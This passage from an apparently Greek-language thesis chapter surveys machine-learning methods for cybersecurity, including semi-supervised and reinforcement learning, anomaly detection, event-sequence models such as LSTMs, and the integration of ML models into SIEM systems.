Τα περιβάλλοντα κυβερνοασφάλειας συχνά περιλαμβάνουν τεράστιες ποσότητες μη επισημασμένων δεδομένων καταγραφής και συμβάντων, ενώ οι επισημασμένες περιπτώσεις είναι σπάνιες και δαπανηρές για να αποκτηθούν. Σε τέτοιες περιπτώσεις, η μάθηση με ημι-επίβλεψη επιτρέπει στα συστήματα ανίχνευσης απειλών να χρησιμοποιούν αποτελεσματικά τόσο τη σχολιοθετημένη όσο και την ακατέργαστη τηλεμετρία για τη βελτίωση της ακρίβειας ταξινόμησης και τη μείωση του χρόνου ανίχνευσης νέων απειλών [52].

Η μάθηση με ημιεπίβλεψη γεφυρώνει το χάσμα μεταξύ των εποπτευόμενων και των μη εποπτευόμενων μεθόδων, χρησιμοποιώντας ένα μικρό υποσύνολο με ετικέτες παράλληλα με ένα μεγαλύτερο σύνολο δεδομένων χωρίς ετικέτες. Η ιδέα είναι να διαδοθούν οι πληροφορίες ετικέτας μέσω της δομής των δεδομένων, βελτιώνοντας την απόδοση της μάθησης και μειώνοντας ταυτόχρονα το βάρος της ετικέτας.

Για παράδειγμα, σε ένα περιβάλλον κυβερνοασφάλειας, μόνο ένας περιορισμένος αριθμός καταχωρίσεων καταγραφής μπορεί να επισημανθεί ως κακόβουλη ή καλοήθης. Τα μοντέλα με ημιεπίβλεψη μπορούν να γενικεύσουν καλύτερα μαθαίνοντας και από τους δύο τύπους δεδομένων. Αυτό διατυπώνεται συχνά με τη χρήση μιας συνδυασμένης αντικειμενικής συνάρτησης που ουσιαστικά προσθέτει την εποπτευόμενη απώλεια (L_s) με την μη εποπτευόμενη απώλεια (L_u), όπου η κανονικοποίηση συνέπειας ενθαρρύνει το μοντέλο να παράγει σταθερές προβλέψεις υπό μικρές διαταραχές εισόδου και η ελαχιστοποίηση της εντροπίας βοηθά στην ώθηση του μοντέλου προς σίγουρες προβλέψεις σε μη επισημασμένα δεδομένα που ενσωματώνουν κανονικοποίηση συνέπειας ή ελαχιστοποίηση της εντροπίας. Μεταξύ των δημοφιλέστερων τεχνικών συγκαταλέγονται:

- **Αυτοεκπαίδευση:** Χρησιμοποιεί προβλέψεις του μοντέλου σε μη επισημειωμένα δεδομένα για την επαναληπτική αύξηση του επισημειωμένου συνόλου.

- **Μέθοδοι βασισμένες σε γραφήματα:** Εκμεταλλεύονται τη δομή των σχέσεων μεταξύ επισημασμένων και μη επισημασμένων δειγμάτων.
- **Δίκτυα σκάλας:** Χρησιμοποιούν αυτοκωδικοποιητές αποθορυβοποίησης για ισχυρή μάθηση με ημιεπίβλεψη.

Αυτές οι τεχνικές είναι κατάλληλες για τομείς του πραγματικού κόσμου όπου η επισήμανση δεδομένων είναι δαπανηρή ή ανέφικτη [52].

3.1.2.4 Ενισχυτική μάθηση (RL)

Η μάθηση μέσω ενίσχυσης (RL) διερευνάται όλο και περισσότερο στον τομέα της κυβερνοασφάλειας, λόγω της δυνατότητάς της να κατευθύνει αυτόνομα αμυντικά συστήματα. Για παράδειγμα, οι πράκτορες RL μπορούν να εκπαιδευτούν ώστε να κινούνται μέσα σε σύνθετα δικτυακά περιβάλλοντα, αντιμετωπίζοντας δυναμικές απειλές με προσαρμογή δικαιωμάτων πρόσβασης, τροποποίηση κανόνων firewall ή ενεργοποίηση αυτοματοποιημένων μηχανισμών περιορισμού απειλών [53].

Η μάθηση μέσω ενίσχυσης είναι μια προσέγγιση όπου ένας πράκτορας μαθαίνει τις βέλτιστες ενέργειες μέσω αλληλεπίδρασης με ένα περιβάλλον. Σε κάθε βήμα, ο πράκτορας επιλέγει ενέργειες $a \in A$, όπου A είναι το σύνολο όλων των πιθανών ενεργειών, από μια δεδομένη κατάσταση $s \in S$, όπου S είναι το σύνολο όλων των πιθανών καταστάσεων, με στόχο τη μεγιστοποίηση της συνολικής επιβράβευσης όπως περιγράφεται από τη σχέση (3.1):

$$R = \Sigma \gamma^t r_t \tag{3.1}$$

Στη παραπάνω σχέση, το r_t αντιπροσωπεύει την άμεση ανταμοιβή που λαμβάνεται στο χρονικό βήμα t, και ο παράγοντας έκπτωσης γ καθορίζει τη σημασία των μελλοντικών ανταμοιβών [49]. κύριος στόχος του πράκτορα είναι να μάθει μια πολιτική $\pi(a|s)$, που αντιστοιχίζει καταστάσεις σε ενέργειες ώστε να μεγιστοποιήσει τις αναμενόμενες μακροπρόθεσμες ανταμοιβές. Σε αντίθεση με τη μάθηση με επίβλεψη, η RL λειτουργεί μέσω της δοκιμής και του σφάλματος, λαμβάνοντας ανατροφοδότηση από το περιβάλλον υπό μορφή ανταμοιβών ή ποινών ανάλογα με τα αποτελέσματα των ενεργειών του [49], [53].

Βασικοί αλγόριθμοι που χρησιμοποιούνται στην RL περιλαμβάνουν το Q-Learning, που εκτιμά την αξία ζευγών κατάστασης-ενέργειας μέσω επαναληπτικών ενημερώσεων Bellman, τις μεθόδους πολιτικής κλίσης που βελτιστοποιούν την πολιτική απευθείας μέσω ανόδου κλίσης, και τα Βαθιά Q-Δίκτυα (DQN), που συνδυάζουν το Q-learning με βαθιά νευρωνικά δίκτυα για να διαχειριστούν πολύπλοκους, υψηλής διάστασης χώρους εισόδων [49], [53].

Η μάθηση μέσω ενίσχυσης είναι ιδιαίτερα αποτελεσματική σε προσαρμοστικά περιβάλλοντα με καθυστερημένη ή έμμεση ανατροφοδότηση. Στην κυβερνοασφάλεια, η RL εφαρμόζεται σε περιπτώσεις όπως η αυτοματοποιημένη απόκριση σε εισβολές, ο προσαρμοστικός έλεγχος πρόσβασης και η αυτοδιόρθωση συστημάτων ασφαλείας [48], [53]. Χαρακτηριστικό παράδειγμα αποτελεί η δυναμική προσαρμογή των κανόνων firewall με χρήση RL, επιτυγχάνοντας γρηγορότερη απόκριση σε απειλές, λιγότερη ανθρώπινη παρέμβαση και ακριβέστερο φιλτράρισμα της κακόβουλης κίνησης με μειωμένους ψευδείς συναγερμούς, καθώς το τοπίο των απειλών εξελίσσεται [53].

Η κατανόηση αυτών των μαθησιακών προσεγγίσεων αποτελεί θεμελιώδη προϋπόθεση για την αποτελεσματική εφαρμογή της μηχανικής μάθησης στην κυβερνοασφάλεια. Στην πράξη, υβριδικές προσεγγίσεις που συνδυάζουν RL με μεθόδους ημιεπιβλεπόμενης μάθησης ή ανίχνευσης ομαδικών ανωμαλιών κερδίζουν συνεχώς έδαφος λόγω της πολυπλοκότητας των κυβερνοαπειλών [21], [53].

3.1.3 Βασικές έννοιες των χαρακτηριστικών, της ταξινόμησης και της ανίχνευσης ανωμαλιών

Στη Μηχανική Μάθηση και ειδικότερα στο πεδίο της κυβερνοασφάλειας, είναι κρίσιμη η κατανόηση του τρόπου με τον οποίο τα μοντέλα επεξεργάζονται δεδομένα εισόδου, λαμβάνουν αποφάσεις ταξινόμησης και ανιχνεύουν ύποπτες συμπεριφορές. Οι έννοιες των χαρακτηριστικών των δεδομένων, της ταξινόμησης και της ανίχνευσης ανωμαλιών αποτελούν θεμελιώδη εργαλεία για την ανάπτυξη συστημάτων που διακρίνονται για την ακρίβεια, την ευελιξία και την προσαρμοστικότητά τους σε σύγχρονες, σύνθετες απειλές [48].

Τα χαρακτηριστικά στην ML αντιπροσωπεύουν τις ποσοτικές ιδιότητες που εξάγονται από τα ακατέργαστα δεδομένα και αποτελούν τις εισόδους στα μοντέλα ML. Στόχος είναι η ανάδειξη σημαντικών μοτίβων μέσα στα δεδομένα, ελαχιστοποιώντας παράλληλα τον θόρυβο και τον πλεονασμό. Αντί για απλή καταγραφή τυπικών στοιχείων όπως οι διευθύνσεις IP ή οι χρονικές σφραγίδες, τα σύγχρονα συστήματα κυβερνοασφάλειας εστιάζουν σε πιο σύνθετα χαρακτηριστικά συμπεριφοράς, όπως η συχνότητα προσβάσεων εντός χρονικών διαστημάτων, η εντροπία των ακολουθιών εντολών ή οι αποκλίσεις από τις βασικές γραμμές συμπεριφοράς των χρηστών. Η κατασκευή αυτών των χαρακτηριστικών πραγματοποιείται μέσω τεχνικών όπως η χρονική ομαδοποίηση και η ανάλυση κινούμενου παραθύρου (sliding window analysis). Παράλληλα, προηγμένες μέθοδοι όπως οι βαθμολογίες αμοιβαίας πληροφορίας (mutual information scores) ή η αναδρομική εξάλειψη χαρακτηριστικών (recursive feature elimination) συμβάλλουν στην επιλογή των βέλτιστων χαρακτηριστικών, βελτιώνοντας την ακρίβεια και την αποτελεσματικότητα των μοντέλων [54].

Η ταξινόμηση εφαρμόζεται κυρίως σε περιπτώσεις όπου είναι διαθέσιμες ετικέτες θεμελιώδους αλήθειας (ground truth labels), επιτρέποντας στα μοντέλα να διακρίνουν ανάμεσα σε γνωστές κατηγορίες. Στην κυβερνοασφάλεια, οι κατηγορίες αυτές συνήθως αφορούν τύπους επιθέσεων ή συγκεκριμένα προφίλ χρηστών και συσκευών. Απλά μοντέλα, όπως τα δέντρα αποφάσεων, παρέχουν σαφή ερμηνευσιμότητα, ωστόσο πιο σύνθετες προσεγγίσεις όπως οι μέθοδοι ensemble ή τα βαθιά νευρωνικά δίκτυα επιτυγχάνουν καλύτερα αποτελέσματα σε χώρους υψηλών διαστάσεων. Χαρακτηριστικά παραδείγματα αποτελούν τα συνελικτικά νευρωνικά δίκτυα (CNN), τα οποία χρησιμοποιούνται για την ανάλυση δικτυακής κίνησης μέσω της αναπαράστασής της σε πίνακες χρονοσειρών, αναδεικνύοντας χωροχρονικά χαρακτηριστικά επιθέσεων. Ένα γνωστό πρόβλημα στην κυβερνοασφάλεια είναι η έντονη ανισορροπία κλάσεων (class imbalance), όπου η καλοήθης δραστηριότητα είναι πολύ περισσότερη από την κακόβουλη. Τεχνικές όπως η Συνθετική Υπερδειγματοληψία της Μειοψηφικής Τάξης (SMOTE) ή η εστιακή απώλεια (focal loss) χρησιμοποιούνται συχνά για την αντιμετώπιση αυτού του προβλήματος, βελτιώνοντας την ευαισθησία στην ανίχνευση σπάνιων αλλά σημαντικών συμβάντων [55].

Η ανίχνευση ανωμαλιών διαφοροποιείται από την ταξινόμηση λόγω της απουσίας ή της ελάχιστης ύπαρξης επισημασμένων δειγμάτων για τις ανώμαλες περιπτώσεις. Στόχος της είναι ο εντοπισμός συμβάντων που αποκλίνουν από το κανονικό πρότυπο συμπεριφοράς. Τα μοντέλα ανίχνευσης ανωμαλιών εκπαιδεύονται κυρίως με κανονικά δεδομένα και αξιοποιούν στατιστικές ή μαθησιακές προσεγγίσεις για την επισήμανση των αποκλίσεων. Συγκεκριμένα, στη βαθιά μάθηση χρησιμοποιούνται αυτοκωδικοποιητές (autoencoders), οι οποίοι ανακατασκευάζουν τα δεδομένα εισόδου από μια συμπιεσμένη αναπαράσταση. Όταν το σφάλμα ανακατασκευής είναι υψηλό, αυτό υποδηλώνει πιθανή ανωμαλία. Πρόσφατες έρευνες περιλαμβάνουν τους Variational Autoencoders (VAEs) και τα Generative Adversarial Networks (GANs), που είναι ιδιαίτερα αποτελεσματικά στην ανίχνευση

πολυμορφικού κακόβουλου λογισμικού και άγνωστων μεθόδων επίθεσης. Τέτοιες τεχνικές χρησιμοποιούνται σε πραγματικά συστήματα όπως το πλαίσιο CADENCE, που αναπτύχθηκε με χρηματοδότηση της DARPA, για την ανίχνευση εξελιγμένων απειλών σε πραγματικό χρόνο [56].

Σε αντίθεση με τις παραδοσιακές μεθόδους που βασίζονται σε κανόνες και απαιτούν συχνή χειροκίνητη παρέμβαση, τα μοντέλα ML προσαρμόζονται συνεχώς και είναι ικανά να ανταποκρίνονται άμεσα σε νέα δεδομένα. Ερευνητικά δεδομένα δείχνουν ότι τα συστήματα ανίχνευσης εισβολών που χρησιμοποιούν ML επιτυγχάνουν μείωση των χρόνων απόκρισης έως και 40%, και σημαντική μείωση των ψευδών θετικών συναγερμών συγκριτικά με τις συμβατικές μεθόδους [56]. Οι παραπάνω τεχνικές αποτελούν αναπόσπαστο κομμάτι των σύγχρονων στρατηγικών κυβερνοασφάλειας, καθώς εξασφαλίζουν προσαρμοστικότητα, επεκτασιμότητα και ανθεκτικότητα απέναντι στις συνεχώς εξελισσόμενες απειλές.

3.2 Εφαρμογή της μηχανικής μάθησης στην κυβερνοασφάλεια

3.2.1 Προκλήσεις των Big Data στην κυβερνοασφάλεια

Η ενσωμάτωση της μηχανικής μάθησης (ML) στην ασφάλεια στον κυβερνοχώρο έχει τη δυνατότητα να μεταμορφώσει τον τρόπο εντοπισμού και διαχείρισης των απειλών. Ωστόσο, η εφαρμογή των τεχνικών ML αντιμετωπίζει σημαντικές προκλήσεις, ιδίως λόγω της φύσης των δεδομένων κυβερνοασφάλειας, τα οποία είναι εγγενώς ογκώδη, ετερογενή και παράγονται σε πραγματικό χρόνο. Αυτός ο τύπος δεδομένων χαρακτηρίζεται από την ταχύτητά του όπως για παράδειγμα παραγωγή αρχείων καταγραφής υψηλής συχνότητας, την ποικιλία του όπως αρχεία καταγραφής, ειδοποιήσεις, κίνηση δικτύου, συμπεριφορά χρηστών και τη μεταβλητότητα της ποιότητας.

Μία από τις πρωταρχικές προκλήσεις είναι η επεκτασιμότητα. Τα περιβάλλοντα επιχειρηματικής κλίμακας παράγουν καθημερινά terabytes δεδομένων καταγραφής από τείχη προστασίας, συστήματα ανίχνευσης εισβολών, περιβάλλοντα cloud, συστήματα ανίχνευσης τελικών σημείων και άλλα. Οι παραδοσιακές προσεγγίσεις επεξεργασίας δέσμης δεν επαρκούν για αυτή την κλίμακα, καθώς εισάγουν καθυστέρηση και μειώνουν την απόκριση. Για παράδειγμα, όταν τα μοντέλα ανίχνευσης απειλών βασίζονται σε καθυστερημένη συγκέντρωση αρχείων καταγραφής, μια συνεχιζόμενη προσπάθεια διαφυγής δεδομένων μπορεί να επισημανθεί μόνο όταν οι ευαίσθητες πληροφορίες έχουν ήδη εγκαταλείψει το σύστημα, με αποτέλεσμα να προκληθεί μη αναστρέψιμη ζημία. Κατά συνέπεια, οι αλγόριθμοι ML πρέπει να είναι ικανοί για κατανεμημένη εκπαίδευση και εξαγωγή συμπερασμάτων. Πλαίσια όπως το Apache Spark MLlib και το TensorFlowOnSpark έχουν χρησιμοποιηθεί για την εκπαίδευση μοντέλων σε συστάδες, επιτρέποντας την παραλληλοποίηση της εξαγωγής χαρακτηριστικών και των ενημερώσεων του μοντέλου [48], [57].

Ένα άλλο κρίσιμο ζήτημα είναι η επεξεργασία σε πραγματικό χρόνο και η λήψη αποφάσεων με χαμηλή καθυστέρηση. Στην ασφάλεια στον κυβερνοχώρο, ο χρόνος είναι το παν. Οι καθυστερήσεις στον εντοπισμό μιας απειλής μπορεί να οδηγήσουν σε σημαντική ζημία. Τα συστήματα ML που εφαρμόζονται στην παραγωγή πρέπει να υποστηρίζουν online ή επαυξητική μάθηση, επιτρέποντάς τους να επεξεργάζονται ροές δεδομένων και να ενημερώνουν δυναμικά τα βάρη των μοντέλων. Σε αντίθεση με τις παραδοσιακές μεθόδους επανεκπαίδευσης, οι οποίες απαιτούν τη διακοπή των λειτουργιών για την επανεκπαίδευση των μοντέλων από την αρχή, η online μάθηση επιτρέπει στο σύστημα να εξελίσσεται σε πραγματικό χρόνο με ελάχιστη διακοπή. Αυτό διασφαλίζει ότι τα μοντέλα παραμένουν ενημερωμένα σε περιβάλλοντα υψηλής συχνότητας, όπου τα πρότυπα απειλών μπορεί να αλλάζουν γρήγορα μέσα σε λίγα λεπτά ή ώρες. Πλαίσια βασισμένα σε ροή δεδομένων, όπως το Apache Kafka και

το Flink, διευκολύνουν την εισαγωγή και την επεξεργασία σε πραγματικό χρόνο. Τεχνικές όπως η online gradient descent και ο προσαρμοστικός χρονοπρογραμματισμός του ρυθμού μάθησης χρησιμοποιούνται συχνά για την υποστήριξη της ανταπόκρισης του μοντέλου χωρίς πλήρη επανεκπαίδευση [58].

Η πρόκληση του θορύβου, του πλεονασμού και των ελλιπών δεδομένων είναι επίσης σημαντική. Τα δεδομένα ασφαλείας συχνά περιέχουν ασυνέπειες λόγω αποτυχιών καταγραφής, διαφορών μορφοποίησης μεταξύ συστημάτων ή καλοήθων ανωμαλιών. Για παράδειγμα, οι αναντίστοιχες χρονικές σφραγίδες μεταξύ των πηγών καταγραφής ή τα ελλιπή πεδία στα δεδομένα καταγραφής πακέτων μπορούν να εμποδίσουν τη συσχέτιση των συμβάντων και να μειώσουν την αξιοπιστία των εξαγόμενων χαρακτηριστικών, υποβαθμίζοντας τελικά την απόδοση του μοντέλου και αυξάνοντας τα ψευδώς θετικά αποτελέσματα. Αυτά τα ευρήματα μπορούν να αποκρύψουν σημαντικά μοτίβα και να αυξήσουν τα ποσοστά ψευδώς θετικών αποτελεσμάτων. Οι προηγμένες τεχνικές προεπεξεργασίας, όπως ο υπολογισμός ελλιπών τιμών, οι ευρετικές τεχνικές ανάλυσης αρχείων καταγραφής και η σημασιολογική κανονικοποίηση, είναι κρίσιμες για τον καθαρισμό και την ευθυγράμμιση των δεδομένων. Μέθοδοι μείωσης της διαστατικότητας, όπως η ανάλυση κύριων συνιστωσών (PCA), η t-διανεμημένη στοχαστική ενσωμάτωση γειτόνων (t-SNE) και η συμπίεση με βάση τον αυτόματο κωδικοποιητή βοηθούν στη μείωση της πολυπλοκότητας, διατηρώντας παράλληλα την ποιότητα του σήματος [50].

Η εξαγωγή χαρακτηριστικών και η αναπαράσταση παραμένουν επίμονες προκλήσεις. Τα δεδομένα κυβερνοασφάλειας είναι ημιδομημένα ή αδόμητα, συχνά αποτελούμενα από ακατέργαστα αρχεία καταγραφής ή καταγραφές πακέτων. Ο μετασχηματισμός αυτών των πληροφοριών σε χρήσιμα χαρακτηριστικά απαιτεί τόσο γνώση του τομέα όσο και αλγοριθμική εξειδίκευση. Η συνεργασία μεταξύ εμπειρογνωμόνων κυβερνοασφάλειας και επιστημόνων δεδομένων είναι συχνά απαραίτητη σε αυτή τη διαδικασία, καθώς διασφαλίζει ότι τα εξαγόμενα χαρακτηριστικά αντικατοπτρίζουν με ακρίβεια τις συμπεριφορές που αφορούν συγκεκριμένο τομέα, ενώ είναι τεχνικά εφικτά και έχουν νόημα για τα μοντέλα μηχανικής μάθησης. Για παράδειγμα, η κατασκευή χαρακτηριστικών χρονοσειρών από αρχεία καταγραφής συμβάντων ή η αναπαράσταση των ροών δικτύου ως γραφήματα μπορεί να βελτιώσει δραστικά την ακρίβεια του μοντέλου, αλλά εισάγει επιβάρυνση προεπεξεργασίας. Τα πλαίσια κατασκευής χαρακτηριστικών αυτοματοποιούνται όλο και περισσότερο μέσω βιβλιοθηκών σύνθεσης χαρακτηριστικών και κωδικοποιητών νευρωνικών χαρακτηριστικών [56].

Η ανισορροπία των κλάσεων περιπλέκει περαιτέρω την εκμάθηση, καθώς τα καλοήθη συμβάντα συνήθως κυριαρχούν στα σύνολα δεδομένων, ενώ οι περιπτώσεις επιθέσεων, ιδίως οι εκμεταλλεύσεις μηδενικής ημέρας ή οι εσωτερικές απειλές είναι σπάνιες. Αυτό οδηγεί σε μεροληπτικά μοντέλα που ευνοούν τις πλειοψηφικές κλάσεις. Για την επανεξισορρόπηση των δεδομένων χρησιμοποιούνται τεχνικές όπως η SMOTE, η ADASYN ή η υβριδική δειγματοληψία συνόλου. Επιπλέον, η μάθηση με ευαισθησία στο κόστος, όπου προσαρμόζονται οι ποινές λανθασμένης ταξινόμησης, βοηθά να τονιστεί η σημασία της ανίχνευσης σπάνιων αλλά υψηλού αντίκτυπου ανωμαλιών [55].

Τέλος, η ετερογένεια των δεδομένων και η γενίκευση του πεδίου αποτελούν σημαντικές ανησυχίες. Τα μοντέλα που εκπαιδεύονται σε ένα περιβάλλον δικτύου μπορεί να έχουν κακή απόδοση σε ένα άλλο λόγω των διαφορών στις υποδομές, τις πολιτικές ασφαλείας ή τη συμπεριφορά των επιτιθέμενων. Οι τεχνικές εκμάθησης μεταφοράς και προσαρμογής στον τομέα, όπως η λεπτομερής ρύθμιση των προ-εκπαιδευμένων μοντέλων σε νέα δεδομένα ή η ευθυγράμμιση των κατανομών των χαρακτηριστικών με τη χρήση αντίπαλης εκπαίδευσης, διερευνώνται όλο και περισσότερο για τη δημιουργία μοντέλων που γενικεύουν καλύτερα σε διάφορα περιβάλλοντα [57].

Για την αντιμετώπιση αυτών των πολύπλοκων προκλήσεων, η κοινότητα της κυβερνοασφάλειας συνεχίζει να υιοθετεί κλιμακούμενες αρχιτεκτονικές (π.χ. Spark, Flink), προηγμένες τεχνικές μηχανικής δεδομένων και υβριδικά πλαίσια μάθησης που συνδυάζουν online, ensemble και ημι-επιβλεπόμενα μοντέλα. Αυτές οι προσεγγίσεις συμβάλλουν στη διασφάλιση ότι τα συστήματα ML παραμένουν εύρωστα, ευέλικτα και εφαρμόσιμα σε ποικίλα, υψηλού όγκου και υψηλού κινδύνου περιβάλλοντα.

3.2.2 Ανάλυση και ανίχνευση ακολουθίας συμβάντων (ESD)

Στον τομέα της κυβερνοασφάλειας, οι προηγμένες απειλές συχνά δεν εμφανίζονται ως μεμονωμένα συμβάντα, αλλά ως ακολουθίες αλληλένδετων ενεργειών. Χαρακτηριστικά παραδείγματα αποτελούν οι επιθέσεις που ξεκινούν με πολλαπλές αποτυχημένες απόπειρες σύνδεσης, συνεχίζουν με σταδιακή κλιμάκωση προνομίων και καταλήγουν σε ενέργειες διαρροής δεδομένων. Η σημασία της αναγνώρισης τέτοιων αλληλουχιών έγκειται στο γεγονός ότι κάθε μεμονωμένο συμβάν μπορεί από μόνο του να θεωρηθεί αβλαβές ή ασήμαντο για την ενεργοποίηση συναγερμού. Ωστόσο, η χρονική αλληλουχία και η συνδυαστική αξιολόγησή τους αποκαλύπτουν σύνθετες επιθέσεις που είναι δύσκολο να εντοπιστούν με παραδοσιακές μεθόδους ανάλυσης [48].

Η αναγνώριση αυτών των προτύπων οδήγησε στην ανάπτυξη μεθοδολογιών που βασίζονται στην ανάλυση ακολουθιών συμβάντων, οι οποίες επιτρέπουν την παρακολούθηση της εξέλιξης μιας επίθεσης μέσω της ανάλυσης αρχείων καταγραφής και της συμπεριφοράς των χρηστών. Μια από τις πιο διαδεδομένες μεθόδους είναι τα Κρυφά Μοντέλα Μαρκόφ (Hidden Markov Models - HMMs). Πρόκειται για πιθανοτικά μοντέλα που καταγράφουν διαδοχικές εξαρτήσεις μέσω κρυφών καταστάσεων οι οποίες παράγουν παρατηρήσιμες εξόδους. Η αξιοποίηση των HMM είναι ιδιαίτερα επιτυχής στην παρακολούθηση και μοντελοποίηση μεταβάσεων συμπεριφοράς, όπως η σταδιακή παρέκκλιση ενός χρήστη από την τυπική του δραστηριότητα, που μπορεί να υποδεικνύει κατάχρηση διαπιστευτηρίων ή εσωτερική απειλή [58].

Τα τελευταία χρόνια, τα Επαναλαμβανόμενα Νευρωνικά Δίκτυα (Recurrent Neural Networks - RNNs), και ειδικότερα τα δίκτυα Μακράς Βραχυπρόθεσμης Μνήμης (Long Short-Term Memory - LSTM), έχουν δείξει ιδιαίτερη αποτελεσματικότητα στη διαχείριση και ανάλυση συμβάντων με χρονική συνέχεια. Τα μοντέλα αυτά είναι ικανά να συλλαμβάνουν τόσο βραχυπρόθεσμες όσο και μακροπρόθεσμες εξαρτήσεις στα δεδομένα χρονοσειρών, επιλύοντας αποτελεσματικά το πρόβλημα της εξαφανιζόμενης κλίσης (vanishing gradient) που παρατηρείται στα κλασικά RNN. Στον χώρο της κυβερνοασφάλειας, οι εφαρμογές των LSTM περιλαμβάνουν τον εντοπισμό πολυεπίπεδων επιθέσεων, όπως οι αργές και μεθοδικές επιθέσεις brute-force, η κλιμάκωση προνομίων σε μεγάλα χρονικά διαστήματα και οι προηγμένες διαρκείς απειλές (APT) που δρουν αθόρυβα και για παρατεταμένα διαστήματα. Σε έρευνα των [55], επισημάνθηκε η αποτελεσματικότητα των δικτύων LSTM στην ακριβή αναγνώριση διακριτικών αλλά σοβαρών απειλών μέσα από την ανάλυση πραγματικών δεδομένων ασφάλειας δικτύων.

Τα συγκεκριμένα μοντέλα συμβάλλουν ουσιαστικά στην αναβάθμιση των συστημάτων SIEM, επιτρέποντας τη μετάβαση από τους στατικούς κανόνες συσχέτισης σε πιο ευέλικτες και προσαρμοστικές προσεγγίσεις ανάλυσης συμπεριφοράς. Καθώς αυτά τα συστήματα μαθαίνουν τι θεωρείται φυσιολογική ακολουθία ενεργειών, αποκτούν τη δυνατότητα να αναγνωρίζουν μη τυπικές εξελίξεις συμβάντων που υποδηλώνουν συντονισμένη κακόβουλη δραστηριότητα. Ενσωματώνοντας τέτοιες εξελιγμένες τεχνικές ανάλυσης, τα SIEM μπορούν να προσφέρουν στους αναλυτές ασφάλειας μια λεπτομερή εικόνα της εξέλιξης των απειλών σε πραγματικό χρόνο, συμβάλλοντας αποφασιστικά στην πρόληψη και αντιμετώπιση σύνθετων επιθέσεων πολλαπλών σταδίων [56].

3.2.3 Ειδικές τεχνικές ML για την ανίχνευση ανωμαλιών

Η ανίχνευση ανωμαλιών αποτελεί ζωτικής σημασίας συστατικό των σύγχρονων συστημάτων κυβερνοασφάλειας, ιδιαίτερα στην αντιμετώπιση εξελιγμένων και άγνωστων επιθέσεων, όπως αυτές που στοχεύουν σε ευπάθειες μηδενικής ημέρας (zero-day) [56]. Σε αντίθεση με τις συμβατικές τεχνικές, οι οποίες βασίζονται σε προκαθορισμένους κανόνες ή υπογραφές, οι μέθοδοι μηχανικής μάθησης (ML) εντοπίζουν στατιστικές αποκλίσεις από τα πρότυπα φυσιολογικής συμπεριφοράς.

Μία από τις ευρέως διαδεδομένες τεχνικές είναι το Isolation Forest, το οποίο χρησιμοποιεί τυχαία διαχωρισμό δεδομένων για να απομονώσει τα ανώμαλα σημεία που συνήθως αποκλίνουν έντονα από τα υπόλοιπα. Λόγω αυτής της διαδικασίας, οι ανωμαλίες εντοπίζονται γρήγορα, καθιστώντας τη μέθοδο αυτή ιδανική για μεγάλης κλίμακας εφαρμογές, όπως η επεξεργασία αρχείων καταγραφής σε συστήματα SIEM [56].

Μια άλλη σημαντική τεχνική είναι το μοντέλο One-Class SVM, το οποίο εκπαιδεύεται αποκλειστικά σε κανονικά δεδομένα και διαμορφώνει ένα στενό όριο απόφασης γύρω από αυτά. Κάθε παρατήρηση εκτός αυτού του ορίου θεωρείται ύποπτη. Αυτή η μέθοδος είναι ιδιαίτερα αποτελεσματική για τον εντοπισμό επιθέσεων μηδενικής ημέρας και άλλων κρίσιμων ανωμαλιών σε περιβάλλοντα όπου απαιτείται υψηλή αξιοπιστία με ελάχιστα ψευδώς θετικά [50].

Πιο πρόσφατα, έχει προκύψει και η τεχνική Random Cut Forest (RCF), που χρησιμοποιείται από πλατφόρμες όπως το Amazon OpenSearch. Το RCF είναι κατάλληλο για εφαρμογές πραγματικού χρόνου και αξιοποιεί τυχαία δέντρα για την ανίχνευση ανωμαλιών, ιδιαίτερα σε σύνθετα, δυναμικά περιβάλλοντα, όπως αρχιτεκτονικές μικρουπηρεσιών και IoT [56].

Συνολικά, αυτές οι τεχνικές ενισχύουν σημαντικά την ικανότητα των συστημάτων SIEM να αναγνωρίζουν περίπλοκα μοτίβα και να προσαρμόζονται σε διαρκώς μεταβαλλόμενες απειλές. Η συνδυαστική χρήση των μεθόδων αυτών, για παράδειγμα η ενσωμάτωση Isolation Forest για αρχική ανίχνευση ανωμαλιών και των μοντέλων LSTM για περαιτέρω ανάλυση και επιβεβαίωση ακολουθιών, συμβάλλει στην ελάττωση των ψευδώς θετικών και στην αύξηση της ακρίβειας [55].

3.3 Ενσωμάτωση μοντέλων μηχανικής μάθησης σε συστήματα SIEM

3.3.1 Διαδικασία Ενσωμάτωσης των Μοντέλων ML

Η ενσωμάτωση τεχνολογιών μηχανικής μάθησης (ML) σε συστήματα SIEM παρέχει τη δυνατότητα συνεχούς εκμάθησης και προσαρμογής από ιστορικά και πραγματικού χρόνου δεδομένα, επιτρέποντας την αποτελεσματικότερη ανίχνευση απειλών και τον βέλτιστο χειρισμό περιστατικών ασφαλείας. Η διαδικασία ολοκλήρωσης των μοντέλων ML σε ένα SIEM περιλαμβάνει μια σειρά από κρίσιμα στάδια, όπως την εισαγωγή και κανονικοποίηση δεδομένων, την εξαγωγή και επιλογή χαρακτηριστικών, την υλοποίηση των μοντέλων ML και τέλος, την παραγωγή και πλαισίωση ειδοποιήσεων [32], [59].

Το πρώτο κρίσιμο βήμα είναι η κανονικοποίηση και ο εμπλουτισμός των δεδομένων. Οι πλατφόρμες SIEM συλλέγουν τεράστια, ετερογενή σύνολα δεδομένων όπως έχει αναφερθεί και προηγουμένως. Αυτές οι πηγές δεδομένων πρέπει να τυποποιηθούν και να συγχρονιστούν χρονικά για να υποστηριχθεί η εξαγωγή ουσιαστικών χαρακτηριστικών και να διασφαλιστεί η ευρωστία του μοντέλου ML. Μελέτες τονίζουν ότι η ενοποιημένη μορφοποίηση των αρχείων καταγραφής και η ευθυγράμμιση των χρονοσφραγίδων σε διαφορετικά συστήματα αποτελούν προϋποθέσεις για κλιμακούμενη και αποτελεσματική ανάλυση με βάση το ML [32].

